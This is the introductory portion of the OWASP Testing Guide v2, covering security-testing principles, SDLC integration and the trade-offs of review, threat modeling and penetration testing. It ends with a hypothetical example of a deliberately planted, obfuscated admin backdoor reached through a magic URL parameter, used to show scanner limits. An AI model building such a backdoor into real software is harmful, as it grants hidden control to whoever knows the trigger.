OWASP TESTING GUIDE

2007 V2

Table of Contents

FOREWORD

The problem of insecure software is perhaps the most important technical challenge of our time. Security is now the key limiting factor on what we are able to create with information technology. At OWASP, we're trying to make the world a place where insecure software is the anomaly, not the norm, and the OWASP Testing Guide is an important piece of the puzzle.

It goes without saying that you can't build a secure application without performing security testing on it. Yet many software development organizations do not include security testing as part of their standard software development process.

Security testing, by itself, isn't a particularly good measure of how secure an application is, because there are an infinite number of ways that an attacker might be able to make an application break, and it simply isn't possible to test them all. However, security testing has the unique power to absolutely convince naysayers that there is a problem. Security testing has proven itself as a key ingredient in any organization that needs to trust the software it produces or uses.

WHY OWASP?

Creating a guide like this is a massive undertaking, representating decades of work by hundreds of people around the world. There are many different ways to test for security flaws and this guide captures the consensus of the leading experts on how to perform this testing quickly, accurately, and efficiently.

It's impossible to underestimate the importance of having this guide available in a completely free and open way. Security should not be a black art that only a few can practice. Much of the available security guidance is only detailed enough to get people worried about a problem, without providing enough information to find, diagnose, and solve security problems. The project to build this guide keeps this expertise in the hands of the people who need it.

This guide must make its way into the hands of developers and software testers. There are not nearly enough application security experts in the world to make any significant dent in the overall problem. The initial responsibility for application security must fall on the shoulders of the developers. It shouldn't be a surprise that developers aren't producing secure code if they're not testing for it.

Keeping this information up to date is a critical aspect of this guide project. By adopting the wiki approach, the OWASP community can evolve and expand the information in this guide to keep pace with the fast moving application security threat.

TAILORING AND PRIORITIZING

You should adopt this guide in your organization. You may need to tailor the information to match your organization's technologies, processes, and organizational structure. If you have standard security technologies, you should tailor your testing to ensure they are being used properly. There are several different roles that may use this guide.

- Developers should use this guide to ensure that they are producing secure code. These tests should be a part of normal code and unit testing procedures.
- Software testers should use this guide to expand the set of test cases they apply to applications. Catching these vulnerabilities early saves considerable time and effort later.
- Security specialists should use this guide in combination with other techniques as one way to verify that no security holes have been missed in an application.

The most important thing to remember when performing security testing is to continuously reprioritize. There are an infinite number of possible ways that an application could fail, and you always have limited testing time and resources. Be sure you spend it wisely. Try to focus on the security holes that are the most likely to be discovered and exploited by an attacker, and that will lead to the most serious compromises.

This guide is best viewed as a set of techniques that you can use to find different types of security holes. But not all the techniques are equally important. Try to avoid using the guide as a checklist.

THE ROLE OF AUTOMATED TOOLS

There are a number of companies selling automated security analysis and testing tools. Remember the limitations of these tools so that you can use them for what they're good at. As Michael Howard put it at the 2006 OWASP AppSec Conference in Seattle, "Tools do not make software secure! They help scale the process and help enforce policy."

Most importantly, these tools are generic - meaning that they are not designed for your custom code, but for applications in general. That means that while they can find some generic problems, they do not have enough knowledge of your application to allow them to detect most flaws. In my experience, the most serious security issues are the ones that are not generic, but deeply intertwined in your business logic and custom application design.

These tools can also be seductive, since they do find lots of potential issues. While running the tools doesn't take much time, each one of the potential problems takes time to investigate and verify. If the goal is to find and eliminate the most serious flaws as quickly as possible, consider whether your time is best spent with automated tools or with the techniques described in this guide.

Still, these tools are certainly part of a well-balanced application security program. Used wisely, they can support your overall processes to produce more secure code.

CALL TO ACTION

If you're building software, I strongly encourage you to get familiar with the security testing guidance in this document. If you find errors, please add a note to the discussion page or make the change yourself. You'll be helping thousands of others who use this guide. Please consider joining us as an individual or corporate member so that we can continue to produce materials like this testing guide and all the other great projects at OWASP. Thank you to all the past and future contributors to this guide, your work will help to make applications worldwide more secure.

-- Jeff Williams, OWASP Chair, December 15, 2006

1. FRONTISPIECE

WELCOME TO THE OWASP TESTING GUIDE 2.0

"Open and collaborative knowledge: that's the OWASP way"

Matteo Meucci

OWASP thanks the many authors, reviewers, and editors for their hard work in bringing this guide to where it is today. If you have any comments or suggestions on the Testing Guide, please e-mail the Testing Guide mail list:

- http://lists.owasp.org/mailman/listinfo/owasp-testing

COPYRIGHT AND LICENSE

REVISION HISTORY

The Testing guide originated in 2003 with Dan Cuthbert as one of the original editors. It was handed over to Eoin Keary in 2005 and transformed into a wiki. Matteo Meucci has decided to take on the Testing guide and is now the lead of the OWASP Testing Guide Autumn of Code (AoC) effort.

- "OWASP Testing Guide", Version 2.0 - December 25, 2006
- "OWASP Web Application Penetration Checklist", Version 1.1 - July 14, 2004
- "The OWASP Testing Guide", Version 1.0 - December 2004

EDITORS

Matteo Meucci: OWASP Testing Guide "Autumn of Code" 2006 Lead. Testing Guide 2007 Lead

Eoin Keary: OWASP Testing Guide Lead 2005-2006.

AUTHORS

- Vicente Aguilera
- Mauro Bregolin
- Tom Brennan
- Gary Burns
- Luca Carettoni
- Dan Cornell
- Mark Curphey
- Daniel Cuthbert
- Sebastien Deleersnyder
- Stephen DeVries
- Stefano Di Paola
- David Endler
- Giorgio Fedon
- Javier Fernández-Sanguino
- Glyn Geoghegan
- Stan Guzik
- Madhura Halasgikar
- Eoin Keary
- David Litchfield
- Andrea Lombardini
- Ralph M. Los
- Claudio Merloni
- Matteo Meucci
- Marco Morana
- Laura Nunez
- Gunter Ollmann
- Antonio Parata
- Yiannis Pavlosoglou
- Carlo Pelliccioni
- Harinath Pudipeddi
- Alberto Revelli
- Mark Roxberry
- Tom Ryan
- Anush Shetty
- Larry Shields
- Dafydd Studdard
- Andrew van der Stock
- Ariel Waissbein
- Jeff Williams

REVIEWERS

- Vicente Aguilera
- Marco Belotti
- Mauro Bregolin
- Marco Cova
- Daniel Cuthbert
- Paul Davies
- Stefano Di Paola
- Matteo G.P. Flora
- Simona Forti
- Darrell Groundy
- Eoin Keary
- James Kist
- Katie McDowell
- Marco Mella
- Matteo Meucci
- Syed Mohamed A
- Antonio Parata
- Alberto Revelli
- Mark Roxberry
- Dave Wichers

TRADEMARKS

- Java, Java Web Server, and JSP are registered trademarks of Sun Microsystems, Inc.
- Merriam-Webster is a trademark of Merriam-Webster, Inc.
- Microsoft is a registered trademark of Microsoft Corporation.
- Octave is a service mark of Carnegie Mellon University.
- VeriSign and Thawte are registered trademarks of VeriSign, Inc.
- Visa is a registered trademark of VISA USA.
- OWASP is a registered trademark of the OWASP Foundation

All other products and company names may be trademarks of their respective owners. Use of a term in this document should not be regarded as affecting the validity of any trademark or service mark.

ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT

OVERVIEW

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem because the most effective approaches to application security includes improvements in all of these areas. We can be found at http://www.owasp.org.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way. The OWASP Foundation is a not-for-profit entity that ensures the project's longterm success. For more information, please see the pages listed below:

- Contact for information about communicating with OWASP
- Contributions for details about how to make contributions
- Advertising if you're interested in advertising on the OWASP site
- How OWASP Works for more information about projects and governance
- OWASP brand usage rules for information about using the OWASP brand

STRUCTURE

The OWASP Foundation is the not for profit (501c3) entity that provides the infrastructure for the OWASP community. The Foundation provides our servers and bandwidth, facilitates projects and chapters, and manages the worldwide OWASP Application Security Conferences.

LICENSING

All OWASP materials are available under an approved open source license. If you opt to become an OWASP member organization, you can also use the commercial license that allows you to use, modify, and distribute all OWASP materials within your organization under a single license.

For more information, please see the **OWASP Licenses** page.

PARTICIPATION AND MEMBERSHIP

Everyone is welcome to participate in our forums, projects, chapters, and conferences. OWASP is a fantastic place to learn about application security, to network, and even to build your reputation as an expert.

If you find the OWASP materials valuable, please consider supporting our cause by becoming an OWASP member. All monies received by the OWASP Foundation go directly into supporting OWASP projects.

For more information, please see the **Membership** page.

PROJECTS

OWASP's projects cover many aspects of application security. We build documents, tools, teaching environments, guidelines, checklists, and other materials to help organizations improve their capability to produce secure code.

For details on all the OWASP projects, please see the **OWASP Project** page.

OWASP PRIVACY POLICY

Given OWASP's mission to help organizations with application security, you have the right to expect protection of any personal information that we might collect about our members.

In general, we do not require authentication or ask visitors to reveal personal information when visiting our website. We collect Internet addresses, not the e-mail addresses, of visitors solely for use in calculating various website statistics.

We may ask for certain personal information, including name and email address from persons downloading OWASP products. This information is not divulged to any third party and is used only for the purposes of:

- Communicating urgent fixes in the OWASP Materials
- Seeking advice and feedback about OWASP Materials
- Inviting participation in OWASP's consensus process and AppSec conferences

OWASP publishes a list of member organizations and individual members. Listing is purely voluntary and "opt-in". Listed members can request not to be listed at any time.

All information about you or your organization that you send us by fax or mail is physically protected. If you have any questions or concerns about our privacy policy, please contact us at owasp@owasp.org

2. INTRODUCTION

The OWASP Testing Project has been in development for over many years. We wanted to help people understand the what, why, when, where, and how of testing their web applications, and not just provide a simple checklist or prescription of issues that should be addressed. We wanted to build a testing framework from which others can build their own testing programs or qualify other people's processes. Writing the Testing Project has proven to be a difficult task. It has been a challenge to obtain consensus and develop the appropriate content, which would allow people to apply the overall content and framework described here, while enabling them to work in their own environment and culture. It has been also a challenge to change the focus of web application testing from penetration testing to testing integrated in the software development life cycle. Many industry experts and those responsible for software security at some of the largest companies in the world are validating the Testing Framework, presented as OWASP Testing Parts 1 and 2. This framework aims at helping organizations test their web applications in order to build reliable and secure software rather than simply highlighting areas of weakness, although the latter is certainly a byproduct of many of OWASP's guides and checklists. As such, we have made some hard decisions about the appropriateness of certain testing techniques and technologies, which we fully understand will not be agreed upon by everyone. However, OWASP is able to take the high ground and change culture over time through awareness and education based on consensus and experience, rather than take the path of the "least common denominator."

The Economics of Insecure Software

The cost of insecure software to the world economy is seemingly immeasurable. In June 2002, the US National Institute of Standards (NIST) published a survey on the cost of insecure software to the US economy due to inadequate software testing *(The economic impacts of inadequate infrastructure for software testing. (2002, June 28). Retrieved May 4, 2004, from http://www.nist.gov/public_affairs/releases/n02-10.htm)*

Most people understand at least the basic issues, or have a deeper technical understanding of the vulnerabilities. Sadly, few are able to translate that knowledge into monetary value and thereby quantify the costs to their business. We believe that until this happens, CIO's will not be able to develop an accurate return on a security investment and subsequently assign appropriate budgets for software security. See Ross Anderson's page at *http://www.cl.cam.ac.uk/users/rja14/econsec.html* for more information about the economics of security.

The framework described in this document encourages people to measure security throughout their entire development process. They can then relate the cost of insecure software to the impact it has on their business, and consequently develop appropriate business decisions (resources) to manage the risk. Insecure software has its consequences, but insecure web applications, exposed to millions of users through the Internet are a growing concern. Even now, the confidence of customers using the World Wide Web to purchase or cover their needs is decreasing as more and more web applications are exposed to attacks. This introduction covers the processes involved in testing web applications:

- The scope of what to test
- Principles of testing

- Testing techniques explained
- The OWASP testing framework explained

In the second part of this section it is covers how to test each software development life cycle phase using techniques described in this document. For example, Part 2 covers how to test for specific vulnerabilities such as SQL Injection by code inspection and penetration testing.

Scope of this Document

This document is designed to help organizations understand what comprises a testing program, and to help them identify the steps that they need to undertake to build and operate that testing program on their web applications. It is intended to give a broad view of the elements required to make a comprehensive web application security program. This guide can be used as a reference and as a methodology to help determine the gap between your existing practices and industry best practices. This guide allows organizations to compare themselves against industry peers, understand the magnitude of resources required to test and remediate their software, or prepare for an audit. This document does not go into the technical details of how to test an application, as the intent is to provide a typical security organizational framework. The technical details about how to test an application, as part of a penetration test or code review will be covered in the Part 2 document mentioned above. What Do We Mean By Testing? During the development lifecycle of a web application, many things need to be tested. The Merriam-Webster Dictionary describes testing as:

- To put to test or proof
- To undergo a test
- To be assigned a standing or evaluation based on tests.

For the purposes of this document, testing is a process of comparing the state of something against a set of criteria. In the security industry, people frequently test against a set of mental criteria that are neither well defined nor complete. For this reason and others, many outsiders regard security testing as a black art. This document's aim is to change that perception and to make it easier for people without in-depth security knowledge to make a difference.

The Software Development Life Cycle Process

One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security. If a SDLC is not currently being used in your environment, it is time to pick one! The following figure shows a generic SDLC model as well as the (estimated) increasing cost of fixing security bugs in such a model.




Figure 1: Generic SDLC Model

Companies should inspect their overall SDLC to ensure that security is an integral part of the development process. SDLC's should include security tests to ensure security is adequately covered and controls are effective throughout the development process.

The Scope of What To Test

It can be helpful to think of software development as a combination of people, process, and technology. If these are the factors that "create" software then it is logical that these are the factors that must be tested. Today most people generally test the technology or the software itself. In fact most people today don't test the software until it has already been created and is in the deployment phase of its lifecycle (i.e. code has been created and instantiated into a working web application). This is generally a very ineffective and cost prohibitive practice. An effective testing program should have components that test; People – to ensure that there is adequate education and awareness Process – to ensure that there are adequate policies and standards and that people know how to follow these policies Technology – to ensure that the process has been effective in its implementation Unless a holistic approach is adopted, testing just the technical implementation of an application will not uncover management or operational vulnerabilities that could be present. By testing the people, policy and process you can catch issues that would later manifest them into defects in the technology, thus eradicating bugs early and identify the root causes of defects. Likewise only testing some of the technical issues that can be present in a system will result in an incomplete and inaccurate security posture assessment. Denis Verdon, Head of Information Security at Fidelity National Financial (http://www.fnf.com) presented an excellent analogy for this misconception at the OWASP AppSec 2004 Conference in New York. "If cars were built like applications…safety tests would assume frontal impact only. Cars would not be roll tested, or tested for stability in emergency maneuvers, brake effectiveness, side impact and resistance to theft."

Feedback and Comments

As with all OWASP projects, we welcome comments and feedback. We especially like to know that our work is being used and that it is effective and accurate.

PRINCIPLES OF TESTING

There are some common misconceptions when developing a testing methodology to weed out security bugs in software. This chapter covers some of the basic principles that should be taken into account by professionals when testing for security bugs in software.

There is No Silver Bullet

While it is tempting to think that a security scanner or application firewall will either provide a multitude of defenses or identify a multitude of problems, in reality there are no silver bullets to the problem of insecure software. Application security assessment software, while useful as a first pass to find low-hanging fruit, is generally immature and ineffective at in-depth assessments and at providing adequate test coverage. Remember that security is a process, not a product.

Think Strategically, Not Tactically

Over the last few years, security professionals have come to realize the fallacy of the patch and penetrate model that was pervasive in information security during the 1990's. The patch and penetrate model involves fixing a reported bug, but without proper investigation of the root cause. This patch and penetrate model is usually associated with the window of vulnerability *(1)* show in the figure below. The evolution of vulnerabilities in common software used worldwide has shown the ineffectiveness of this model. Vulnerability studies *(2)* have shown that the with the reaction time of attackers worldwide, the typical window of vulnerability does not provide enough time for patch installation, since the time between a vulnerability is uncovered and an automated attack against is developed and released is decreasing every year. There are also several wrong assumptions in this patch and penetrate model: patches interfere with the normal operations and might break existing applications, and not all the users might (in the end) be aware of a patch's availability. Consequently not all the product's users will apply patches, either because of this issue or because they lack knowledge about the patch's existence.




Figure 2: Window of exposure

Note: (1) Fore more information about the window of vulnerability please refer to Bruce Shneier's Cryptogram Issue #9, available at http://www.schneier.com/crypto-gram-0009.html
(2) Such as those included Symantec's Threat Reports

To prevent reoccurring security problems within an application, it is essential to build security into the Software Development Life Cycle (SDLC) by developing standards, policies, and guidelines that fit and work within the development methodology. Threat modeling and other techniques should be used to help assign appropriate resources to those parts of a system that are most at risk.

The SDLC is King

The SDLC is a process that is well known to developers. By integrating security into each phase of the SDLC, it allows for a holistic approach to application security that leverages the procedures already in place within the organization. Be aware that while the names of the various phases may change depending on the SDLC model used by an organization, each conceptual phase of the archetype SLDC will be used to develop the application (i.e. define, design, develop, deploy, maintain). Each phase has security considerations that should become part of the existing process, to ensure a cost-effective and comprehensive security program.

Test Early and Test Often

By detecting a bug early within the SDLC, it allows it to be addressed more quickly and at a lower cost. A security bug is no different from a functional or performance based bug in this regard. A key step in making this possible is to educate the development and QA organizations about common security issues and the ways to detect & prevent them. Although new libraries, tools or languages might help design better programs (with fewer security bugs) new threats arise constantly and developers must be aware of those that affect the software they are developing. Education in security testing also helps developers acquire the appropriate mindset to test and application from an attacker's perspective. This allows each organization to consider security issues as part of their existing responsibilities.

Understand the Scope of Security

It is important to know how much security a given project will require. The information and assets that are to be protected should be given a classification that states how they are to be handled (e.g. confidential, secret, top secret). Discussions should occur with legal council to ensure that any specific security needs will be met. In the USA they might come from federal regulations such as the Gramm-Leach-Bliley act (http://www.ftc.gov/privacy/glbact/), or from state laws such as California SB-1386 (http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html). For organizations based in EU countries, both country-specific regulation and EU Directives might apply, for example, Directive 96/46/EC4 makes it mandatory to treat personal data in applications with due care, whatever the application.

Mindset

Successfully testing an application for security vulnerabilities requires thinking "outside of the box". Normal use cases will test the normal behavior of the application when a user is using it in the manner that you expect. Good security testing requires going beyond what is expected and thinking like an attacker who is trying to break the application. Creative thinking can help to determine what unexpected data may cause an application to fail in an insecure manner. It can also help find what assumptions made by web developers are not always true and how can they be subverted. This is one of the reasons why automated tools are actually bad at automatically testing for vulnerabilities, this creative thinking must be done in a case by case basis and most of the web applications are being developed in a unique way (even if using common frameworks)

Understanding the Subject

One of the first major initiatives in any good security program should be to require accurate documentation of the application. The architecture, data flow diagrams, use cases, and more should be written in formal documents and available for review. The technical specification and application documents should include information that lists not only the desired use cases, but also any specifically disallowed use cases. Finally, it is good to have at least a basic security infrastructure that allows monitoring and trending of any attacks against your applications & network (e.g. IDS systems).

Use the Right Tools

While we have already stated that there is no tool silver bullet, tools do play a critical role in the overall security program. There is a range of open source and commercial tools that can assist in automation of many routine security tasks. These tools can simplify and speed the security process by assisting security personnel in their tasks. It is important to understand exactly what these tools can and cannot do, however, so that they are not oversold or used incorrectly.

The Devil is in the Details

It is critical not to perform a superficial security review of an application and consider it complete. This will instill a false sense of confidence that can be as dangerous as not having done a security review in the first place. It is vital to carefully review the findings and weed out any false positives that may remain in the report. Reporting an incorrect security finding can often undermine the valid message of the rest of a security report. Care should be taken to verify that every possible section of application logic has been tested, and that every use case scenario was explored for possible vulnerabilities.

Use Source Code When Available

While black box penetration test results can be impressive and useful to demonstrate how vulnerabilities are exposed in production, they are not the most effective way to secure an application. If the source code for the application is available, it should be given to the security staff to assist them while performing their review. It is possible to discover vulnerabilities within the application source that would be missed during a black box engagement.

Develop Metrics

An important part of a good security program is the ability to determine if things are getting better. It is important to track the results of testing engagements, and develop metrics that will reveal the application security trends within the organization. These metrics can show if more education and training is required, if there is a particular security mechanism that is not clearly understood by development, and if the total number of security related problems being found each month is going down. Consistent metrics that can be generated in an automated way from available source code will also help the organization in assessing the effectiveness of mechanisms introduced to reduce security bugs in software development. Metrics are not easily developed so using standard metrics like those provided by the OWASP Metrics project and other organizations might be a good head start.

TESTING TECHNIQUES EXPLAINED

This section presents a high-level overview of various testing techniques that can be employed when building a testing program. It does not present specific methodologies for these techniques, although Part 2 of the OWASP Testing project will address this information. This section is included to provide context for the framework presented in next Chapter and to highlight the advantages and disadvantages of some of the techniques that can be considered.

- Manual Inspections & Reviews
- Threat Modeling
- Code Review
- Penetration Testing

MANUAL INSPECTIONS & REVIEWS

Manual inspections are human-driven reviews that typically test the security implications of the people, policies, and processes, but can include inspection of technology decisions such as architectural designs. They are usually conducted by analyzing documentation or using interviews with the designers or system owners. While the concept of manual inspections and human reviews is simple, they can be among the most powerful and effective techniques available. By asking someone how something works and why it was implemented in a specific way, it allows the tester to quickly determine if any security concerns are likely to be evident. Manual inspections and reviews are one of the few ways to test the software development lifecycle process itself and to ensure that there is an adequate policy or skill set in place. As with many things in life, when conducting manual inspections and reviews we suggest you adopt a trust but verify model. Not everything everyone tells you or shows you will be accurate. Manual reviews are particularly good for testing whether people understand the security process, have been made aware of policy, and have the appropriate skills to design and/or implement a secure application. Other activities, including manually reviewing the documentation, secure coding policies, security requirements, and architectural designs, should all be accomplished using manual inspections.

Advantages:

- Requires no supporting technology
- Can be applied to a variety of situations
- Flexible
- Promotes team work
- Early in the SDLC

Disadvantages:

- Can be time consuming

- Supporting material not always available
- Requires significant human thought and skill to be effective!

THREAT MODELING

Overview

In the context of the technical scope, threat modeling has become a popular technique to help system designers think about the security threats that their systems will face. It enables them to develop mitigation strategies for potential vulnerabilities. Threat modeling helps people focus their inevitably limited resources and attention on the parts of the system that most require it. Threat models should be created as early as possible in the software development life cycle, and should be revisited as the application evolves and development progresses. Threat modeling is essentially risk assessment for applications. It is recommended that all applications have a threat model developed and documented. To develop a threat model, we recommend taking a simple approach that follows the NIST 800-30 *(3)* standard for risk assessment. This approach involves:

- Decomposing the application – through a process of manual inspection understanding how the application works, its assets, functionality and connectivity.
- Defining and classifying the assets – classify the assets into tangible and intangible assets and rank them according to business criticality.
- Exploring potential vulnerabilities (technical, operational, and management)
- Exploring potential threats – through a process of developing threat scenarios or attacks trees and develops a realistic view of potential attack vectors from an attacker's perspective.
- Creating mitigation strategies – develop mitigating controls for each of the threats deemed to be realistic. The output from a threat model itself can vary but is typically a collection of lists and diagrams. Part 2 of the OWASP Testing Guide (the detailed "How To" text) will outline a specific Threat Modeling methodology. There is no right or wrong way to develop threat models, and several techniques have evolved. The OCTAVE model from Carnegie Mellon (http://www.cert.org/octave/) is worth exploring.

Advantages:

- Practical attackers view of the system
- Flexible
- Early in the SDLC

Disadvantage :

- Relatively new technique
- Good threat models don't automatically mean good software

Note: (3) Stoneburner, G., Goguen, A., & Feringa, A. (2001, October). Risk management guide for information technology systems. Retrieved May 7, 2004, from http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf

SOURCE CODE REVIEW

Overview

Source code review is the process of manually checking a web applications source code for security issues. Many serious security vulnerabilities cannot be detected with any other form of analysis or testing. As the popular saying goes "if you want to know what's really going on, go straight to the source". Almost all security experts agree that there is no substitute for actually looking at the code. All the information for identifying security problems is there in the code somewhere. Unlike testing third party closed software such as operating systems, when testing web applications (especially if they have been developed in-house) the source code is and should be almost always available. Many unintentional but significant security problems are also extremely difficult to discover with other forms of analysis or testing such as penetration testing making source code analysis the technique of choice for technical testing. With the source code a tester can accurately determine what is happening (or is supposed to be happening) and remove the guess work of black box testing (such as penetration testing). Examples of issues that are particularly conducive to being found through source code reviews include concurrency problems, flawed business logic, access control problems and cryptographic weaknesses as well as backdoors, Trojans, Easter eggs, time bombs, logic bombs, and other forms of malicious code. These issues often manifest themselves as the most harmful vulnerabilities in web sites. Source code analysis can also be extremely efficient to find implementation issues such as places where input validation was not performed or when fail open control procedures maybe present. But keep in mind that operational procedures need to be reviewed also since the source code being deployed might not be the same as the one being analyzed *(4)*.

Advantages

- Completeness and effectiveness
- Accuracy
- Fast (for competent reviewers)

Disadvantages

- Requires highly skilled security developers
- Can miss calls to issues in compiled libraries
- Can not detect run-time errors easily
- The source code actually deployed might differ from the one being analyzed.

For more on code review OWASP manage a code review project:
http://www.owasp.org/index.php/Category:OWASP_Code_Review_Project

Note: (4) See "Reflections on Trusting Trust" by Ken Thompson (http://cm.bell-labs.com/who/ken/trust.html)

PENETRATION TESTING

Overview

Penetration testing has become a common technique used to test network security for many years. It is also commonly known as black box testing or ethical hacking. Penetration testing is essentially the "art" of testing a running application remotely, without knowing the inner workings of the application itself to find security vulnerabilities. Typically, the penetration test team would have access to an application as if they were users. The tester acts like a attacker and attempts to find and exploit vulnerabilities. In many cases the tester will be given a valid account on the system. While penetration testing has proven to be effective in network security, the technique does not naturally translate to applications. When penetration testing is performed on networks and operating systems, the majority of the work is involved in finding and then exploiting known vulnerabilities in specific technologies. As web applications are almost exclusively bespoke, penetration testing in the web application arena is more akin to pure research. Penetration testing tools have been developed that automated the process but again with the nature of web applications their effectiveness is usually poor. Many people today use web application penetration testing as their primary security testing technique. Whilst it certainly has its place in a testing program, we do not believe it should be considered as the primary or only testing technique. Gary McGraw summed up penetration testing well when he said, "If you fail a penetration test you know you have a very bad problem indeed. If you pass a penetration test you do not know that you don't have a very bad problem". However, focused penetration testing (i.e. testing that attempts to exploit known vulnerabilities detected in previous reviews) can be useful in detecting if some specific vulnerabilities are actually fixed in the source code deployed at the web site.

Advantages

- Can be fast (and therefore cheap)
- Requires a relatively lower skill-set than source code review
- Tests the code that is actually being exposed

Disadvantages

- Too late in the SDLC
- Front impact testing only

THE NEED FOR A BALANCED APPROACH

With so many techniques and so many approaches to testing the security of your web applications, it can be difficult to understand which techniques to use and when to use them. Experience shows that there is no right or wrong answer to exactly what techniques should be used to build a testing framework. The fact remains that all techniques should probably be used to ensure that all areas that

need to be tested are tested. What is clear, however, is that there is no single technique that effectively covers all security testing that must be performed to ensure that all issues have been addressed. Many companies adopt one approach, which has historically been penetration testing. Penetration testing, while useful, cannot effectively address many of the issues that need to be tested, and is simply "too little too late" in the software development life cycle (SDLC). The correct approach is a balanced one that includes several techniques, from manual interviews to technical testing. The balanced approach is sure to cover testing in all phases in the SDLC. This approach leverages the most appropriate techniques available depending on the current SDLC phase. Of course there are times and circumstances where only one technique is possible; for example, a test on a web application that has already been created, and where the testing party does not have access to the source code. In this case, penetration testing is clearly better than no testing at all. However, we encourage the testing parties to challenge assumptions, such as no access to source code, and to explore the possibility of complete testing. A balanced approach varies depending on many factors, such as the maturity of the testing process and corporate culture. However, it is recommended that a balanced testing framework look something like the representations shown in Figure 3 and Figure 4. The following figure shows a typical proportional representation overlaid onto the software development life cycle. In keeping with research and experience, it is essential that companies place a higher emphasis on the early stages of development.




Figure 3: Proportion of Test Effort in SDLC

The following figure shows a typical proportional representation overlaid onto testing techniques.




Figure 4: Proportion of Test Effort According to Test Technique

A Note about Web Application Scanners

Many organizations have started to use web application scanners. While they undoubtedly have a place in a testing program, we want to highlight some fundamental issues about why we do not believe that automating black box testing is (or will ever be) effective. By highlighting these issues, we are not discouraging web application scanner use. Rather, we are saying that their limitations should be understood, and testing frameworks should be planned appropriately. NB: OWASP is currently working to develop a web application scanner-benchmarking platform. The following examples indicate why automated black box testing is not effective.

Example 1: Magic Parameters

Imagine a simple web application that accepts a name-value pair of "magic" and then the value. For simplicity, the GET request may be: *http://www.host/application?magic=value*
To further simplify the example, the values in this case can only be ASCII characters a – z (upper or lowercase) and integers 0 – 9. The designers of this application created an administrative backdoor during testing, but obfuscated it to prevent the casual observer from discovering it. By submitting the value sf8g7sfjdsurtsdieerwqredsgnfg8d (30 characters), the user will then be logged in and presented with an administrative screen with total control of the application. The HTTP request is now:
http://www.host/application?magic= sf8g7sfjdsurtsdieerwqredsgnfg8d
